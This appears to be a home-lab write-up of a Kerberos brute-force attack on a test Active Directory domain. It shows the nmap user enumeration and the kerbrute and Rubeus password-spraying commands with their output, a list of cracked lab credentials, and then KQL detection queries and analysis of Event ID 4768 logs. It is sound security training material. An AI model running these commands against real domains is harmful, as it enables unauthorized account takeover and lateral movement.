kerberos brute force attack

🛡️ Kerberos Brute Force Attack Documentation

1. Phase I: User Enumeration

Objective: Identify valid Kerberos principals (usernames) within the `lab.local` domain without triggering account lockouts.

- **Tool Used:** `nmap` with the `krb5-enum-users` script.
- **Command:** ```bash
  nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='lab.local',userdb=users.txt 192.168.56.10
- **Results:** The scan successfully discovered multiple principals, including:
  - `neji_hyuga@lab.local`
  - `sasuke_uchiha@lab.local`
  - `hashirama_senju@lab.local`
  - `svc_ramen@lab.local` (Potential service account)

```
┌──(root㉿ kali)-[/home/kali/Downloads/ADProject/kerberos brute force]
└─# nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='lab.local',userdb=users.txt 192.168.56.10

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-13 01:21 EST
Nmap scan report for lab.local (192.168.56.10)
Host is up (0.0030s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|   neji_hyuga@lab.local
|   sasuke_uchiha@lab.local
|   hinata_hyuga@lab.local
|   svc_ramen@lab.local
|   hashirama_senju@lab.local
|   temari@lab.local
|   svc_shuriken@lab.local
|   kisame_hoshigaki@lab.local
|   minato_namikaze@lab.local
|   ya  nato@lab.local
```

```
|   jiraiya@lab.local
|_  choji_akimichi@lab.local
MAC Address: 08:00:27:19:DC:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

2. Phase II: Brute Force & Password Spraying

Objective: Attempt to gain initial access by testing common passwords against the enumerated list.

Method A: Kerbrute (Linux/Kali)

- **Tool:** `kerbrute.py` (Impacket-based)
- **Command:** ```bash
  python kerbrute.py -dc-ip 192.168.56.10 -domain lab.local -users users.txt -passwords passwd.txt -outputfile lab.txt

- **Observation:** The tool identified several valid credentials. Notably, it successfully found the password for `hashirama_senju` (**Mokuton@1000**) and saved a Ticket Granting Ticket (TGT) to disk.

```
┌──(kali㉿kali)-[~/Downloads/ADProject/kerberos brute force]
└─$ python kerbrute-master/kerbrute.py -dc-ip 192.168.56.10 -domain lab.local
-users users.txt -passwords passwd.txt -outputfile lab.txt

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Stupendous => hashirama_senju:Mokuton@1000
[*] Saved TGT in hashirama_senju.ccache
[*] Valid user => tobirama_senju
[*] Valid user => hiruzen_sarutobi
[*] Valid user => minato_namikaze
[*] Valid user => tsunade_hokage
[*] Valid user => kakashi_hokage
[*] Valid user => naruto_hokage
[*] Valid user => naruto_uzumaki
[*] Valid user => sasuke_uchiha
[*] Valid user => sakura_haruno
[*] Valid user => kakashi_hatake
[*] Valid user => hinata_hyuga
[*] Valid user => shikamaru_nara
[*] Valid user => ino_yamanaka
[*] Valid user => choji_akimichi
[*] Valid user => kiba_inuzuka
[*] Valid user => shino_aburame
```

```
[*] Stupendous => hiruzen_sarutobi:Enma@Monkey
[*] Saved TGT in hiruzen_sarutobi.ccache
```

Method B: Rubeus (Windows/Post-Exploitation)

- **Tool:** `Rubeus.exe` (v2.3.3)
- **Command:**PowerShell
  `.\Rubeus.exe brute /passwords:passwd.txt /dc:DC01.lab.local /outfile:lab.txt`
- **Observation:** Rubeus performed a "Stupendous" crack on `hashirama_senju` and `hiruzen_sarutobi` (**Enma@Monkey**). It also flagged accounts like `Guest` and `krbtgt` as blocked/disabled, which is expected in a secure environment.

```
PS C:\> .\Rubeus.exe brute /passwords:passwd.txt /DC01.lab.local /outfile:lab.txt

  v2.3.3

[*] Action: Perform Kerberos Brute Force

[*] Using domain controller: 192.168.56.10:88
[*] Using domain controller: 192.168.56.10:88
[-] Blocked/Disabled user => Guest
[*] Using domain controller: 192.168.56.10:88
[*] Using domain controller: 192.168.56.10:88
[-] Blocked/Disabled user => krbtgt
[*] Using domain controller: 192.168.56.10:88
[+] STUPENDOUS => hashirama_senju:Mokuton@1000
[*] Saved TGT into hashirama_senju.kirbi
[*] Using domain controller: 192.168.56.10:88
[*] Using domain controller: 192.168.56.10:88
[*] Using domain controller: 192.168.56.10:88
```

```
[+] Done: Credentials should be saved in "lab.txt"

PS C:\> cat .\lab.txt
hashirama_senju:Mokuton@1000
tobirama_senju:Suiton@777
hiruzen_sarutobi:Enma@Monkey
minato_namikaze:Hiraishin#999
tsunade_hokage:Byakugou!555
kakashi_hokage:Kamui@Sharingan
naruto_hokage:KuramaMode@777
sasuke_uchiha:Chidori#321
sakura_haruno:CherryBlossom!456
kakashi_hatake:SharinganCopy@1000
hinata_hyuga:ByakuganProtect@789
shikamaru_nara:ShadowBind#2024
geet:Password@1
kiba:Password@1
Ino:Password@1
nobita:Password@1
ninja:Password@1
ino_yamanaka:MindTransfer@333
choji_akimichi:ButterflyMode!777
kiba_inuzuka:FangWolfFang@555
shino_aburame:BugStyle#888
rock_lee:EightGates!666
neji_hyuga:RotationDefense@321
tenten:WeaponsMaster#111
gaara_sabaku:SandShield@999
temari:WindScythe!222
kankuro:PuppetMaster#444
```

3. Phase III: Credential Harvest

Objective: Review and organize the successful logins found during the attack.

- **Output File:** `lab.txt`
- **Key Credentials Found:**
Username	Password
`hashirama_senju`	`Mokuton@1000`
`tobirama_senju`	`Suiton@777`
`minato_namikaze`	`Hiraishin#999`
`kakashi_hatake`	`Sharingancopy@1000`
`shikamaru_nara`	`ShadowBind#2024`

---

4. Summary of Impact


By exploiting weak password policies, an attacker gained access to multiple domain accounts. Since Kerberos tickets (TGTs) were saved (e.g., `hashirama_senju.ccache`), these can now be used for **Pass-the-Ticket** attacks to move laterally through the network without needing the cleartext password again.

Detection & Analysis Documentation

1. Tool Execution Detection (Process Monitoring)

The first indicator of compromise (IoC) is the execution of known exploitation frameworks. Your logs capture **Rubeus** being used to interact with the Domain Controller.

- **Evidence:** Log entry showing the execution of `C:\Rubeus.exe`.
- **Log Details:**
  - **User:** `naruto_uzumaki07`
  - **Destination Port:** 88 (Kerberos)
  - **Detection Logic:** Searching for the string "rubeus" within the `RenderedDescription` or `ProcessCommandLine` fields.
- **KQL Used:**Code snippet
  ```
  Event
  | where RenderedDescription contains "rubeus"
  ```



2. Kerberos Ticket Request Monitoring (TGT Requests)

Once the tool is running, it generates a high volume of Kerberos Authentication Ticket (TGT) requests (**Event ID 4768**). Your logs show multiple accounts being targeted from the same source IP (`192.168.56.20`).

Timestamp	Event ID	Account Name	Source IP
2026-02-13 06:36:44	4768	`hashirama_senju`	`192.168.56.20`
2026-02-13 06:20:06	4768	`svc_kunai`	`192.168.56.20`
2026-02-13 06:20:06	4768	`svc_scroll`	`192.168.56.20`

Log Analytics workspaces › ad-pentest-workspace

ad-pentest-workspace | Logs

Log Analytics workspace

New Query 1* | Save | Share | Queries hub

Run | Time range : Last 24 hours | Show : 1000 results | KQL mode

```
Event
| where EventID == 4768
```

Results | Chart

TimeGenerated [Local Time]	Source	EventLog	Computer	EventCategory	EventLevel	EventLev

UserName	N/A
ParameterXml	<Param>hashirama_senju</Param><Param>LAB.LOCAL</Param><Param>S-1-5-21-2216088209-294889007-2916038325-1109</Param><Param>krbtgt</Param><Param>S-1-5-21-2216088209
EventData	<DataItem Type="System.XmlData" time="2026-02-13T06:36:44.272222000Z" sourceHealthServiceId="011654fe-cad4-4097-bf9b-64a361fe436d"><EventData xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><Data Name="TicketOptions">0x40810010</Data><Data Name="TicketEncryptionType">0x12</Data><Data Name="PreAuthType">2</Data><Data Name="IpAddress">::ffff:192.168.56.20</Data><Data Name="IpPort">59528</Data><Data Name="CertIssuerName"
EventID	4768
RenderedDescription	A Kerberos authentication ticket (TGT) was requested. Account Information: Account Name: hashirama_senju Supplied Realm Name: LAB.LOCAL User ID: S-1-5-21-2216088209-294889007-2916038325-1109 Service Information: Service Name: krbtgt/LAB.LOCAL Service ID: S-1-5-21-2216088209-294889007-2916038325-502 Network Information: Client Address: ::ffff:192.168.56.20 Client Port: 59528 Additional Information: Ticket Options: 0x40810010 Ticket Encryption Type: 0x12 Failure Code: 0x0 Pre-Authentication Type: 2 Certificate Information: Certificate Issuer Name: Certificate Serial Number: Certificate Thumbprint: Certificate Digest Algorithm: Certificate Subject Name: Certificate Subject Alternative Name: First Bit: Last Bit: For more information, see Kerberos Authentication Troubleshooting. Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

Log Analytics workspaces › ad-pentest-workspace

ad-pentest-workspace | Logs

Log Analytics workspace

New Query 1* | Save | Share | Queries hub

Run | Time range : Last 24 hours | Show : 1000 results | KQL mode


```
Event
| where EventID == 4768
```

Results | Chart

TimeGenerated [Local Time]	Source	EventLog	Computer	EventCategory	EventLevel	EventLev

UserName	N/A
ParameterXml	<Param>svc_kunai</Param><Param>lab.local</Param><Param>S-1-5-21-2216088209-294889007-2916038325-1148</Param><Param>krbtgt</Param><Param>S-1-5-21-2216088209-294889007
EventData	<DataItem Type="System.XmlData" time="2026-02-13T06:20:06.717717800Z" sourceHealthServiceId="011654fe-cad4-4097-bf9b-64a361fe436d"><EventData xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><Data Name="TicketOptions">0x40810010</Data><Data Name="TicketEncryptionType">0x12</Data><Data Name="PreAuthType">0</Data><Data Name="IpAddress">::ffff:192.168.56.20</Data><Data Name="IpPort">45602</Data><Data Name="CertIssuerName" /><Data
EventID	4768
RenderedDescription	A Kerberos authentication ticket (TGT) was requested. Account Information: Account Name: svc_kunai Supplied Realm Name: lab.local User ID: S-1-5-21-2216088209-294889007-2916038325-1148 Service Information: Service Name: krbtgt/lab.local Service ID: S-1-5-21-2216088209-294889007-2916038325-502 Network Information: Client Address: ::ffff:192.168.56.20 Client Port: 45602 Additional Information: Ticket Options: 0x40810010 Ticket Encryption Type: 0x12 Failure Code: 0x0 Pre-Authentication Type: 0 Certificate Information: Certificate Issuer Name: Certificate Serial Number: Certificate Thumbprint: Certificate Digest Algorithm: Certificate Subject Name: Certificate Subject Alternative Name: First Bit: Last Bit: For more information, see Kerberos Authentication Troubleshooting. Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

0s 590ms | Display time (UTC+05:30) | Query details | 55 - 55 of 117



Analysis: The timestamp for `svc_kunai` and `svc_scroll` are identical (down to the second), which is a classic signature of automated brute-forcing or password spraying rather than manual user login.

3. Forensic Indicators in `EventData`

The XML data within your logs provides deeper context for the detection:

- **Pre-Authentication Type:** The logs show `PreAuthType` values (e.g., `2`), which confirms that encrypted timestamps were being used to validate credentials.
- **IP Address Mapping:** The source IP `::ffff:192.168.56.20` consistently appears as the origin of the brute force attempts across different accounts.